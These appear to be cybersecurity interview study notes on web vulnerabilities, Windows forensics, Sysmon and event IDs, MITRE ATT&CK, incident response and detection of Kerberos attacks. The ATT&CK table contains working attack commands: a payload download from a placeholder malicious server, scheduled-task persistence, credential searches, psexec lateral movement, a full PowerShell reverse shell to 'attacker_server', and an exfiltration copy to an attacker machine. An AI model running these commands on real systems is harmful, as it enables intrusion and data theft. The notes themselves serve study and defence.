Interview data

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Introduction to Cyber Security:

CIA triad:

1-Confidentiality:
- Ensures that data remains secret and private. Organizations control access to information to prevent unauthorized sharing, whether intentional or accidental.
- For example, financial personnel should access spreadsheets and bank accounts, while most other employees may not have such privileges.
- Violations of confidentiality can occur through direct attacks, human error, or insufficient security controls.

2-Integrity:
- Ensures the accuracy and trustworthiness of data during transmission and storage.
- Implementing measures like checksums helps maintain integrity.
- Attacks compromising integrity include altering data or unauthorized modifications.

3-Availability:
- Ensures that services and resources remain accessible.
- Strategies like redundancy, failover, and cloud solutions enhance availability.
- Protecting against denial-of-service (DoS) attacks is crucial.

CVE and CWE :

CVE (**Common Vulnerabilities and Exposures**) and CWE (**Common Weakness Enumeration**) are both essential concepts in the realm of cybersecurity.

CVE (Common Vulnerabilities and Exposures):

Purpose: CVE serves as a publicly released list of known computer security threats.
Function:
- It provides a reference point for identifying and managing potential risks by cataloging vulnerabilities in software products.
- Software developers and security teams can recognize and track vulnerabilities consistently using CVE.
- CVE IDs (such as “CVE-2021-12345”) allow quick referencing in security advisories, patches, and other communications.

Example:
Imagine a software developer discovers a security hole in their program that allows unauthorized access to protected data.
They obtain a special CVE ID (e.g., “CVE-2021-12345”), which is then listed on the CVE List for tracking and reference1.

CWE (Common Weakness Enumeration):
Purpose: CWE provides a collection of standardized names and descriptions for common software weaknesses.
Function:
- It categorizes weaknesses based on their type and scope, creating a framework for discussing and addressing software security threats.
- CWE also includes mappings to other vulnerability databases, such as CVE.
- While CVEs refer to actual vulnerabilities, CWEs focus on the underlying weaknesses that can lead to those vulnerabilities.

Importance:
By leveraging CWE, software engineers and security personnel can prioritize and tackle imperative vulnerabilities.
It establishes a common language for discussing and describing software weaknesses,
enhancing communication and collaboration across different teams and organizations

C&C and C2 Server

C&C (also known as C2) is a **method that cybercriminals employ to communicate with compromised devices within a target company’s network**.
In a C&C attack,
an attacker uses a server (referred to as a C2 or C&C server) to send commands to — and receive data from — computers that have been compromised by malware.
The attacker can leverage the C&C server to perform various malicious actions on the target network, including data discovery, malware spreading, or denial of service attacks.

How do C&C attacks work?
A C&C attack typically unfolds in several stages:
-**Point of entry:**
The adversary penetrates the target network using methods like phishing emails, drive-by downloads, unauthorized access via stolen credentials, or vulnerability exploits.
-**Establishing the C&C connection:**
Once a backdoor opens the network to infiltration, the attacker uses C&C channels to instruct and control the compromised machines and malware.
-**Lateral movement and persistence:**
Inside the network, the attacker compromises additional machines, harvests credentials, escalates privilege levels, and maintains persistent control.

-**Data discovery:**
The perpetrator identifies valuable servers and systems containing high-value data.
-**Data exfiltration:**
Stolen data is funneled to an internal staging server, chunked, compressed, and often encrypted before transmission to extern al locations.

Types of C&C attacks:
Botnets:
These are **networks of infected devices controlled by a central C&C serve**r.
Botnets can be used for various purposes, such as launching distributed denial of service (DDoS) attacks or spreading malware1.

Network attack based on OSI LAYER :

OSI LAYER	Activity	Attack vector
7 Application layer	• User interface and software application • Web browsing, email communication, file transfer • Protocols like HTTP, SMTP, FTP	1. Malware injection 2. Phishing attacks 3. Application-level ddos attacks
6 Presentation layer	• Data encryption & decryption • Data compression & Expansion • Viewing compressed files	1. Data encoding/decoding vulnerabilities 2. Malicious code injection 3. Format strings attacks
5 Session layer	• Establishes, manages, and terminates connections • Manage session state • Video conferencing	1. Session hijacking 2. Brute force attacks 3. Session fixation attacks
4 Transport layer	• Ensure end to end data delivery • TCP and UDP Protocols • Error correction	1. Man in the middle 2. SYN/ACK Flooding 3. TCP/IP Vulnerabilities
3 Network layer	• Routing and addressing • Ipv4 and ipv6 routing protocols (like OSPF) • Subnet Configuration	1. IP Spoofing 2. Routing table manipulation 3. DDOS attacks
2 Data link layer	• Frames and error Detection/Correction • Ethernet, Wi-Fi and bridging	1. MAC address spoofing 2. ARP spoofing 3. VLAN hopping
1 Physical	• Physical medium and electrical /optical signaling • Ethernet cables, fiber optics and … • Radio waves in wireless links	1. Physical tampering 2. Wiretapping 3. Electromagnetic interface

Application :	Exploit
Presentation :	Phishing
Session:	Hijacking(XSS attacks, Session side jacking, Malware)
Transport:	Reconnaissance(TCP session hijack, Fraggle, SYN flood, Land attack)
Network:	MITM(Smurf attack, Ping of death, Teardrop)
Data link:	Spoofing (MAC spoofing, MAC flooding, VLAN hopping)
Physical:	Sniffing

Type of DHCP attacks :

DHCP starvation attack:	This is an attack where an **attacker sends many fake DHCP requests to the DHCP server**, using different MAC addresses, to exhaust the pool of available IP addresses. This prevents legitimate DHCP clients from obtaining IP addresses and accessing the network
DHCP spoofing attack:	This is an attack where **an attacker sets up a rogue DHCP server on the network and sends forged DHCP responses to DHCP clients, offering them malicious configuration information**, such as a fake default gateway or DNS server. This allows the attacker to redirect the network traffic to their own device and perform a man-in-the-middle attack, where they can intercept, modify, or drop the packets
DHCP rogue server attack:	This is an attack where **an attacker connects a device that has a DHCP server feature enabled to the network, without the authorization of the network administrator**. This device may offer incorrect or conflicting IP addresses or configuration information to DHCP clients, causing network disruption or confusion
DHCP denial of service attack:	This is an attack where **an attacker sends malformed or invalid DHCP packets to the DHCP server, causing it to crash or reload**. This renders the DHCP service unavailable to the network, preventing DHCP clients from obtaining or renewing IP addresses

Type of DNS attacks :

Volumetric Attacks:	A high volume of requests get sent from different devices to a target device, **focusing on the bandwidth**. UDP FLOOD
Protocol Attacks:	Exhausting a server's resources **by focusing on the protocols.** SYN FLOOD
Application Layer Attacks:	Focusing on the application layer of the server, these attacks are more sophisticated and difficult to detect. PING OF DEATH

Which difference between Layer 2 and 3 OSI MODEL ?

The Data Link Layer (Layer 2)
is the second layer of the OSI model and is responsible for the reliable transfer of data between adjacent network nodes.
It provides the functional and procedural means to transfer data between network entities and to detect and possibly correct errors that may occur in the Physical Layer 1.
Layer 2 switches operate at this layer and **use MAC addresses and ARP to forward data packets between network segments**.

The Network Layer (Layer 3) is the third layer of the OSI model and is **responsible for the delivery of data across multiple networks**.
It provides the functional and procedural means of transferring variable-length data sequences from a source to a destination via one or more networks while maintaining the quality of service requested by the Transport Layer 1. Layer 3 switches operate at **this layer and use IP addresses to forward data packets between network segments**

WEB PENETRATION

Broken Access Control:	This category moves up from the fifth position and focuses on risks related to access control flaws.
Cryptographic Failures:	This category shifts up one position to #2 and focuses on failures related to cryptography which often leads to sensitive data exposure or system compromise.
Injection:	This category slides down to the third position and includes risks related to injection flaws.
Insecure Design:	This is a new category for 2021, with a focus on risks related to design flaws.
Security Misconfiguration:	This category moves up from #6 in the previous edition and focuses on risks related to misconfiguration.
Vulnerable and Outdated Components:	This category moves up from #9 in 2017 and focuses on risks related to using components with known vulnerabilities.
Identification and Authentication Failures:	This category is sliding down from the second position and includes risks related to identification failures.

Software and Data Integrity Failures:	This category is new for 2021 and focuses on risks related to software and data integrity.
Server-Side Request Forgery:	This category is new for 2021 and focuses on risks related to server-side request forgery.
Security Logging and Monitoring Failures:	This category is new for 2021 and focuses on risks related to security logging and monitoring failures

Type of Injection attack(top10 owasp)

SQL Injection:
\This type of injection occurs when an attacker inserts malicious SQL statements into an entry field for execution by the database.

NoSQL Injection:
\This type of injection occurs when an attacker inserts malicious NoSQL statements into an entry field for execution by the database.

OS Command Injection:
\This type of injection occurs when an attacker
inserts malicious operating system commands into an entry field for execution by the operating system.

Object Relational Mapping (ORM) Injection:
\This type of injection occurs when an attacker inserts malicious ORM statements into an entry field for execution by the ORM framework.

LDAP Injection:
\This type of injection occurs when an attacker inserts malicious LDAP statements into an entry field for execution by the LDAP server.

Expression Language (EL) Injection:
\This type of injection occurs when an attacker inserts malicious EL statements into an entry field for execution by the EL engine

SQL Injection

1. In-Band Sqli
2. Union Based
3. Error Based

XSS:

Cross-Site Scripting (XSS) attacks occur **when an attacker uses a web application to send malicious code**, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

XSS Exploit Requirements

1. Vulnerable Website
2. With User Interaction / Without User Interaction
3. Attacker Website

XSS Types

1. Reflected :
   \These attacks occur when **the injected script is reflected off the web server**, such as in an error message,
   search result, or any other response that includes some or all of the input sent to the server as part of the request .
2. Stored
   \These attacks occur when **the injected script is permanently stored on the target servers**, such as in a **database**, **message forum**, **visitor log**, **comment field**.
3. Blind
4. DOM (Fully Client Side)
   \These attacks occur when **the client-side script writes data to the Document Object Model (DOM) of a web page**, which can then be read by other scripts.
5. Self XSS

Exploitation

1. XSS Exploit Targets
2. Session Hijacking
3. Trustable Phishing
4. Run Malicious Scripts

Exploitation Types

1. Hijack Session Remotely
2. Inject External Script

For web penetration testing beef project will be helpful

Security Misconfiguration:

-Weak Password Attack
  Default Passwords
  Brute force / Dictionary Attack
  Spray Attack
-Prevent Stack trace errors
-Prevent Verb tampering
-Implement HTTP Only
-Force Browsing

Command & Code Injection

Interactive Shell

1. Blind Shell
2. Reverse Shell

Data Exfiltration

1. Using Http
2. Using DNS
3. Using Ping

XXE:

An XML External Entity (XXE) attack is a **type of attack against an application that parses XML input** .
It occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
XXE injection is a web security vulnerability that allows an attacker to interfere with the way an application processes XML data.
Successful exploitation of XXE injection allows an attacker to view files from the application's server and interact with any external or backend systems that the application can access.
There are various types of XXE attacks, including exploiting XXE to retrieve files, performing SSRF attacks, exfiltrating data out-of-band, and retrieving data via error messages.

Broken Access Control

Insecure Direct Object Reference (IDOR) is a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly.
This vulnerability allows attackers to bypass authorization checks and access unauthorized resources .
IDOR vulnerabilities are most commonly associated with horizontal **privilege escalation**,
but they can also arise in relation to vertical privilege escalation .
There are many examples of access control vulnerabilities **where user-controlled parameter values are used to access resources or functions directly**.
One such example is **when a website uses the customer number as a record index in queries that are performed on the back-end database**.
If no other controls are in place, an attacker can simply modify the customer_number value, bypassing access controls to view the records of other customers .

Insecure Direct Object References:
\This type of attack occurs when an **attacker** can **access an object** (such as a file or database record) **directly without any authorization checks**.

Privilege Escalation:
\This type of attack occurs when an **attacker** can **gain access to resources or perform actions** that they should not be able to perform.

Horizontal Privilege Escalation:
\This type of attack occurs when an **attacker** can **gain access to resources or perform actions** that are intended for another user with the same level of access.

Vertical Privilege Escalation:
\This type of attack occurs when an attacker can gain access to resources or perform actions that are intended for a user with a higher level of access.

Session Fixation:
\This type of attack occurs when an attacker can hijack a user's session and take over their account.

Broken Function Level Authorization:
\This type of attack occurs when an attacker can access functionality that they should not have access to.

HTTP parameter pollution
http://example.com/?color=red&color=blue
ASP/IIS => red,blue
PHP/Apache => blue
Python/Zope => ['red', 'blue']

HTTP Smuggling

HTTP request smuggling is a **type of web application vulnerability** that allows **an attacker to bypass security controls and perform malicious actions on a target server**.
The attack involves **sending** specially **crafted HTTP requests that cause different servers to parse the requests differently,**
allowing the malicious requests to be passed to the target server without the knowledge of the other server.
The **attack** can be carried out by creating multiple, customized HTTP requests that make two target entities see two distinct series of requests.
The attack involves placing both Content-Length and Transfer-Encoding in the same request so that the front-end and back-end servers process the request differently.
https://portswigger.net/web-security/request-smuggling

Forensic:

Windows Normal process(Hunt evil poster - sans DFIR)

System
Image Path: N/A for system.exe - Not generated from an executable image Parent Process: None
Number of Instances: One
User Account: Local System
Start Time: At boot time
Description:
The System process is responsible for most kernel-mode threads. Modules run under System are primarily drivers (.sys files),
but also include several important DLLs as well as the kernel executable, ntoskrnl.exe.

smss.exe
Image Path: *SystemRoot\\System32\smss.exe
Parent Process: System
Number of Instances: One master instance and another child instance per session. Children exit after creating their session.
User Account: Local System
Start Time: Within seconds of boot time for the master instance
Description:
The Session Manager process is responsible for creating new sessions. The first instance creates a child instance for each new session.
Once the child instance initializes the new session by starting the Windows subsystem (csrss.exe) and wininit.exe for Session 0 or winlogon.exe for Session 1 and higher, the child instance exits.

wininit.exe
Image Path: *SystemRoot\System32\wininit.exe
Parent Process: Created by an instance of smss.exe that exits, so tools usually do not provide the parent process name.
Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description:
Wininit.exe starts key background processes within Session 0.
It starts the Service Control Manager (services.exe), the Local Security Authority process (1sass.exe), and 1saiso.exe for systems with Credential Guard enabled.
Note that prior to Windows 10, the Local Session Manager process (1sm.exe) was also started by wininit.exe.
As of Windows 10, that functionality has moved to a service DLL (lsm.dll) hosted by svchost.exe.

RuntimeBroker.exe
Image Path:\SystemRoot\System32\RuntimeBroker.exe
Parent Process: svchost.exe
Number of Instances: One or more
User Account: Typically the logged-on user(s)
Start Time: Start times vary greatly
Description:
RuntimeBroker.exe acts as a proxy between the constrained Universal Windows Platform (UWP) apps (formerly called Metro apps) and the full Windows API.
UWP apps have limited capability to interface with hardware and the file system.
Broker processes such as RuntimeBroker.exe are therefore used to provide the necessary level of access for UWP apps.
Generally, there will be one RuntimeBroker.exe for each UWP app. For example, starting Calculator.exe will cause a correspond ing RuntimeBroker.exe process to initiate.

taskhostw.exe
Image Path: %SystemRoot\System32\taskhostw.exe
Parent Process: svchost.exe
Number of Instances: One or more
User Account: Multiple taskhostw.exe processes are normal. One or more may be owned by logged-on users and/or by local service accounts.
Start Time: Start times vary greatly
Description:
The generic host process for Windows Tasks. Upon initialization, taskhostw.exe runs a continuous loop listening for trigger events.
Example trigger events that can initiate a task include a defined schedule, user logon, system startup, idle CPU time, a Windows log event, workstation lock,

or workstation unlock.
There are more than 160 tasks preconfigured on a default installation of Windows 10 Enterprise (though many are disabled).
All executable files (DLLs & EXES) used by the default Windows 10 scheduled tasks are signed by Microsoft.

winlogon.exe

Image Path: \SystemRoot\System32\winlogon.exe
Parent Process: Created by an instance of smss.exe that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: One or more
User Account: Local System
Start Time: Within seconds of boot time for the first instance (for Session 1). Start times for additional instances occur as new sessions are created, typically through Remote Desktop or Fast User Switching logons.
Description:

Winlogon handles interactive user logons and logoffs. It launches LogonUI.exe, which uses a credential provider to gather cre dentials from the user,
and then passes the credentials to 1sass.exe for validation.
Once the user is authenticated, Winlogon loads the user's NTUSER. DAT into HKCU and starts the user's shell (usually explorer .exe) via userinit.exe.

csrss.exe

Image Path: *SystemRoot%\System32\csrss.exe
Parent Process: Created by an instance of smss.exe that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: Two or more
User Account: Local System
Start Time: Within seconds of boot time for the first two instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created,
although often only Sessions 0 and 1 are created.
Description:

The Client/Server Run-Time Subsystem is the user-mode process for the Windows subsystem.
Its duties include managing processes and threads, importing many of the DLLs that provide the Windows API, and facilitating shutdown of the GUI during system shutdown.
An instance of csrss.exe will run for each session. Session 0 is for services and Session 1 for the local console session.
Additional sessions are created through the use of Remote Desktop and/or Fast User Switching.
Each new session results in a new instance of csrss.exe.

services.exe

Image Path: \SystemRoot\System32\services.exe
Parent Process: wininit.exe Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description:

Implements the Unified Background Process Manager (UBPM), which is responsible for background activities such as services and scheduled tasks.
Services.exe also implements the Service Control Manager (SCM), which specifically handles the loading of services and device drivers marked for auto-start.
In addition, once a user has successfully logged on interactively,
the SCM (services.exe) considers the boot successful and sets the Last Known Good control set (HKLM\SYSTEM\Select\LastKnownGood) to the value of the CurrentControlSet.

svchost.exe

Image Path: \SystemRoot\\system32\svchost.exe
Parent Process: services.exe (most often)
Number of Instances: Many (generally at least 10)
User Account: Varies depending on svchost instance, though it typically will be Local System, Network Service,
or Local Service accounts. Windows 10 also has some instances running as logged-on users.
Start Time: Typically within seconds of boot time. However, services can be started after boot (e.g., at logon), which results in new instances of svchost.exe after boot time.
Description:

Generic host process for Windows services. It is used for running service DLLs.
Windows will run multiple instances of svchost.exe, each using a unique "-k" parameter for grouping similar services. Typical "-k" parameters include Dcom Launch,
RPCSS, LocalService NetworkRestricted,
LocalServiceNoNetwork, LocalServiceAnd NoImpersonation, netsvcs, NetworkService, and more.
Malware authors often take advantage of the ubiquitous nature of svchost.exe and use it either to host a malicious DLL as a s ervice,
or run a malicious process named svchost.exe or similar spelling. Beginning in Windows 10 version 1703,
Microsoft changed the default grouping of similar services if the system has more than 3.5 GB of RAM.
In such cases, most services will run under their own instance of svchost.exe.
On systems with more than 3.5 GB RAM, expect to see more than 50 instances of svchost.exe (the screenshot in the poster is a Windows 10 VM with 3 GB RAM).

lsaiso.exe

Image Path: \SystemRoot\System32\lsaiso.exe
Parent Process: wininit.exe
Number of Instances: Zero or one
User Account: Local System
Start Time: Within seconds of boot time
Description:

When Credential Guard is enabled, the functionality of lsass.exe is split between two processes itself and 1saiso.exe.
Most of the functionality stays within 1sass.exe, but the important role of safely storing account credentials moves to 1saiso.exe.
It provides safe storage by running in a context that is isolated from other processes through hardware virtualization techno logy.
When remote authentication is required, 1sass.exe proxies the requests using an RPC channel with lsaiso.exe in order to authenticate the user to the remote service.
Note that if Credential Guard is not enabled, lsaiso.exe should not be running on the system.

lsass.exe

Image Path: \SystemRoot\System32\lsass.exe
Parent Process: wininit.exe Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description:

The Local Security Authentication Subsystem Service process is responsible for authenticating users by calling an appropriate authentication package specified in HKLM\SYSTEM\CurrentControlSet\Control\Lsa.
Typically, this will be Kerberos for domain accounts or MSV1_0 for local accounts.
In addition to authenticating users, 1sass.exe is also responsible for implementing the local security policy (such as password policies and audit policies)
and for writing events to the security event log.
Only one instance of this process should occur and it should rarely have child processes (EFS is a known exception).

explorer.exe

Image Path: \SystemRoot\explorer.exe
Parent Process: Created by an instance of userinit.exe that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: One or more per interactively logged-on user
User Account: <logged-on user(s)>
Start Time: First instance starts when the owner's interactive logon begins
Description:

At its core, Explorer provides users access to files.
Functionally, though, it is both a file browser via Windows Explorer (though still explorer.exe) and a user interface providi ng features such as the user's Desktop,
the Start Menu, the Taskbar, the Control Panel, and application launching via file extension associations and shortcut files.
Explorer.exe is the default user interface specified in the Registry value HKLM\SOFTWARE\ Microsoft\Windows NT\CurrentVersion\Winlogon\Shell,
though Windows can alternatively function with another interface such as cmd.exe or powershell.exe.
Notice that the legitimate explorer.exe resides in the %SystemRoot% directory rather than %SystemRoot\System32.
Multiple instances per user can occur, such as when the option "Launch folder windows in a separate process" is enabled.

Sysmon

Event ID 1:	**Process Creation:** This event is generated when a process is created .
Event ID 2:	**A Process Changed a File Creation Time:** This event is generated when a process changes the creation time of a file .
Event ID 3:	**Network Connection:** This event logs TCP/UDP connections on the machine .
Event ID 4:	**Sysmon Service State Changed:** This event is generated when the Sysmon service state is changed .
Event ID 5:	**Process Terminated:** This event is generated when a process terminates .
Event ID 6:	**Driver Loaded:** This event is generated when a driver is loaded .
Event ID 7:	**Image Loaded:** This event is generated when an image is loaded into a process .
Event ID 8:	**Create Remote Thread:** This event is generated when a process creates a remote thread in another process .
Event ID 9:	**Raw Access Read:** This event is generated when a process opens a handle to a device object and requests read access to the device .
Event ID 10:	**Process Access:** This event is generated when a process opens another process .
Event ID 11:	**File Create:** This event is generated when a file is created .
Event ID 12:	**Registry Event** (Object create and delete): This event is generated when a registry key or value is created or deleted .
Event ID 13:	**Registry Event** (Value Set): This event is generated when a registry value is set .
Event ID 14:	**Registry Event** (Key and Value Rename): This event is generated when a registry key or value is renamed .
Event ID 15:	**File Create Stream Hash:** This event is generated when a file stream hash is created .
Event ID 16:	**Sysmon Configuration Change:** This event is generated when the Sysmon configuration is changed .
Event ID 17:	**Pipe Event** (Pipe Created): This event is generated when a named pipe is created .
Event ID 18:	**Pipe Event** (Pipe Connected): This event is generated when a named pipe is connected .
Event ID 19:	**Wmi Event** (Wmi Event Filter activity detected): This event is generated when WMI event filter activity is detected .
Event ID 20:	**Wmi Event** (Wmi Event Consumer activity detected): This event is generated when WMI event consumer activity is detected .
Event ID 21:	**WmiEvent** (Wmi Event Consumer To Filter activity detected): This event is generated when WMI event consumer-to-filter activity is detected .
Event ID 22:	**DNS Event (DNS query):** This event is generated when a DNS query is made .
Event ID 23:	**Service Configuration Change:** This event is generated when a service configuration is changed .
Event ID 24:	**Pipe Event** (Pipe Listening): This event is generated when a named pipe is listening .
Event ID 25:	**Driver Loaded (Boot)**: This event is generated when a driver is loaded during boot .
Event ID 26:	**File Delete Detected** (File Delete logged): This event is generated when a file is deleted .
Event ID 27:	**File Block Executable:** This event is generated when Sysmon detects and blocks the creation of executable files (PE format) .
Event ID 28:	**File Block Shredding:** This event is generated when Sysmon detects and blocks file shredding from tools such as SDelete .
Event ID 29:	**Image Load** (DLL): This event is generated when a DLL is loaded into a process .
Event ID 30:	**Image Load** (Driver): This event is generated when a driver is loaded into a process .

Windows Important Event ID :

4624:	Successful logon
4625:	Failed logon
4728:	Member added to security enabled global group
4732:	Member added to security enabled local group
4756:	Member added to security enabled universal group
1102:	log cleared
4740:	User account locked out
4663	Attempt made to access object

MITRE ATTACK :

1	Recon	he adversary is trying to gather information they can use to plan future operations.
2	Resource Development	The adversary is trying to establish resources they can use to support operations.(botnet)
3	Initial Access	bitsadmin /transfer myjob /download /priority high http://malicious_server/payload.exe c:\windows\temp\payload.exe
4	Execution	start c:\windows\temp\payload.exe
5	Persistence	schtasks /create /tn "Startup Task" /tr "c:\windows\temp\payload.exe" /sc onstart
6	Privilege Escalation	runas /user:newuser c:\windows\temp\payload.exe
7	Defense Evasion	The adversary is trying to avoid being detected.(Group Policy Modification)
8	Credential Access	reg query HKLM\SAM /f password /t REG_SZ /s
9	Discovery	ipconfig /all netstat -an
10	Lateral Movement	psexec \\other_system -u username -p password cmd
11	Collection	findstr /si password *.txt findstr /si secret *.docx
12	Command and Control	powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('attacker_server',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 \| Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte ,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
13	Exfiltration	xcopy c:\sensitive_data \\attacker_machine\c$\ /s
14	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.(Account Access Removal)

TOP 10 MITRE ATTACK :

T1059:001:PowerShell:	Adversaries use PowerShell to execute malicious code, download and install malware, and steal data.
T1047: Windows Management Instrumentation:	Adversaries use WMI to execute malicious code, download and install malware, and steal data.
T1027: Obfuscated Files or Information:	Adversaries use obfuscation techniques to hide malicious code or data from detection.
T1218.011: Rundll32:	Adversaries use Rundll32 to execute malicious code, download and install malware, and steal data.

T1105: Ingress Tool Transfer:	Adversaries use various methods to transfer tools and files to compromised systems.
T1055: Process Injection:	Adversaries inject malicious code into legitimate processes to evade detection.
T1569.002: Service Execution:	Adversaries use services to execute malicious code, download and install malware, and steal data.
T1036.003: Rename System Utilities:	Adversaries rename system utilities to evade detection.
T1490: Inhibit System Recovery:	Adversaries use various methods to prevent system recovery.
T1036: Masquerading:	Adversaries disguise malicious code or data as legitimate files or processes to evade detection.

The Cyber Kill Chain :


is a framework that explains how attackers move through networks to identify vulnerabilities and exploit them.
It covers seven stages: reconnaissance, weaponization, delivery, exploitation, installation, C2, and actions on objectives

Reconnaissance:	Attackers gather information about the target system, such as IP addresses, domain names, and email addresses.
Weaponization:	Attackers create a weapon, such as a virus or a Trojan horse, that can be used to exploit the target system.
Delivery:	Attackers deliver the weapon to the target system, usually through email, social engineering, or other means.
Exploitation:	Attackers exploit a vulnerability in the target system to gain access to it.
Installation:	Attackers install malware or other tools on the target system to maintain access and control.
C2:	Attackers establish command and control channels to communicate with the target system and issue commands.
Actions on objectives:	Attackers achieve their objectives, such as stealing data, disrupting services, or causing damage.

Best tools :
Process hacker - Browsing History View - Abuse IPDb - Cisco Talos - urlscan

Incident response :

6 step incident response process :
preparation -identification and scoping - containment/intelligence development - eradication/remediation - recovery - lesson learns/threat intel consumption



Preparation:
Define the CSIRT (Computer Security Incident Response Team):
Assemble a team of experts from various disciplines (management, technical, legal, communications) who can act swiftly during an incident.
Clearly outline their responsibilities and decision-making authority.
Develop and update a plan:
Regularly review and enhance your incident response plan. Ensure relevant personnel have access to their specific responsibilities within the plan.
Acquire and maintain the proper infrastructure and tools:
Equip your team with the capabilities to detect, investigate, and preserve evidence.

Identification:
Detect and ascertain the source:
Quickly identify the security event or breach. Understand its scope and impact.
Contain and recover:
Isolate affected systems to prevent further damage. Begin the process of restoring normal operations.

Containment:
Assess the damage and severity:
Evaluate the extent of the incident. Determine which systems or data are compromised.
Begin the notification process:
Notify relevant stakeholders, including management, legal, and affected departments.
Take action to prevent similar incidents in the future:
Implement measures to prevent recurrence.

Eradication:
Remove the threat:
Eliminate the root cause of the incident. Patch vulnerabilities, remove malware, and secure affected systems.
Verify eradication:
Ensure that the threat is completely removed.

Recovery:
Restore affected systems:
Bring systems back online while maintaining security.
Monitor and validate:
Continuously monitor for any signs of re-infection or residual threats.
Learn from the incident:
Document lessons learned and update your incident response plan accordingly.

Lessons Learned:
Post-incident analysis: Reflect on the incident. What worked well? What could be improved?
Continuous improvement: Use insights from the incident to enhance your incident response capabilities and refine your plan

Containment / Active Defense

"Prevent or slow additional access during monitoring and collection phase"
Full-scale host/network monitoring Data decoy Bit mangling Traffic shaping Adversary network segmentation

Intelligence Development

Tools, techniques, and procedures observation Understanding adversary intent Malware gathering IOC development Campaign identification

Critical remediation controls include but are not limited to:

1. Disconnect the environment from the Internet.
2. Implement strict network segmentation not allowing specific subnets to communicate with each other.
3. Block IP addresses and domain names for known C2 channels.
4. Remove all infected systems that maintained active or previous active malware on the host.
5. If needed, remove all systems identified as compromised but do not show signs of infection via malware.
6. Restrict access to known compromised accounts.
7. Restrict access to domain administrator accounts.
8. Validate that everything above is done properly.

Threat Hunt :

1-Proactive threat hunting:

→ involves **actively searching for cyber threats** that may be lurking **undetected within a network**. These threats have managed to slip past initial endpoint security defenses.

→ Once an attacker infiltrates a network, they can remain **stealthily for months, collecting data, seeking confidential information, or obtaining login credentials to move laterally within the environment**.

→ Organizations often **lack advanced detection capabilities to identify these advanced persistent threats (APTs) once they've penetrated the defenses**.
This is where proactive threat hunting becomes essential.

2-Threat Hunting Methodologies:

→ **Hypothesis-driven investigation:**
Threat hunters explore new threats identified through crowdsourced attack data. They then check if the attacker's specific behaviors are present in their own environment.

→ **Investigation based on known Indicators of Compromise (IOCs) or Indicators of Attack (IOAs):**
Threat hunters catalog known IOCs and IOAs associated with new threats. These serve as triggers to uncover hidden attacks or ongoing malicious activity.

→ **Advanced analytics and machine learning investigations:**
This approach combines data analysis and machine learning to detect irregularities suggesting potential malicious activity.
Skilled analysts investigate these anomalies to identify stealthy threats.

Detection Methods for the Pass the Hash Attack

Pass the hash (PtH) is a type of cybersecurity attack in which an **adversary steals a "hashed" user credential** and **uses it to create a new user session on the same network**.
Unlike other credential theft attacks, **a pass the hash attack does not require the attacker to know or crack the password to gain access to the system**.

Below, known Event IDs are added to detect a possible Pass-the-Hash attack :

Event ID 1 - Process Create.
- Key Description Fields: LogonId, ParentProcessId, ParentImage, CurrentDirectory, CommandLine, IntegrityLevel, ParentCommandLine, ParentCommandLine, UtcTime, ProcessId, User, Hashes, Image

Event ID 5 - Process terminated.
- Key Description Fields: UtcTime, ProcessId:, Image

Event ID 10 - Process accessed.
- Key Description Fields: SourceThreadId, TargetProcessId, GrantedAccess, SourceImage, TargetImage

Event ID 4624 - An account was successfully logged on.
- Key Description Fields: Account Name, Account Domain, Logon ID

Event ID 4663 - An attempt was made to access an object.
- Key Description Fields: Process ID, Access Mask, Account Domain, Object Name, Process Name, Object Type, Logon ID, Handle ID

Event ID 4672 - Special privileges assigned to new logon.
- Key Description Fields: Security ID, Account Name, Account Domain

Event ID 4688 - A new process has been created.
- Key Description Fields: Required Label, Account Domain, Source Process Name, New Process Name, Token Escalation Type, New Process ID, Source Process ID

Detection Methods for the Pass the Ticket Attack:

Pass-the-Ticket attacks are a **type of post-exploitation attack**
where an adversary **steals a Kerberos ticket from one computer and re-uses it to access another computer in a compromised environment**.
The Kerberos Ticket Granting Ticket (TGT) provides proof of a user's identity within Active Directory.
Adversaries can use this technique to move laterally through an organization's network and escalate their privileges.
Both Ticket Granting Service (TGS) tickets and TGTs can be stolen and reused. Kerberos TGT tickets expire after 10 hours by default.

Below, known Event IDs are added to detect a possible Pass-the-Ticket attack:

Event ID 4768 - A Kerberos Authentication Ticket **(TGT)** was requested.
- Key Description Fields: Account Name, Service Name (always "krbtgt"), Service ID, Client Address

Event ID 4769 - A Kerberos Service Ticket was requested.
- Key Description Fields: Account Name, Service Name, Client Address

Event ID 4770 - A Kerberos Service Ticket was renewed.
- Key Description Fields: Account Name, User ID, Service Name, Service ID

Detection Methods for the Kerberoasting Attack:

Kerberoasting is a **post-exploitation attack technique** that attempts to **obtain a password hash of an Active Directory account that has a Service Principal Name ("SPN")**.
In such an attack, **an authenticated domain user requests a Kerberos ticket for an SPN**.
The retrieved Kerberos ticket is encrypted with the hash of the service account password affiliated with the SPN.
The adversary then works offline to crack the password hash, often using brute force techniques.
Once the plaintext credentials of the service account are obtained, the adversary can impersonate the account owner and inher it access to any systems, assets or networks granted to the compromised account

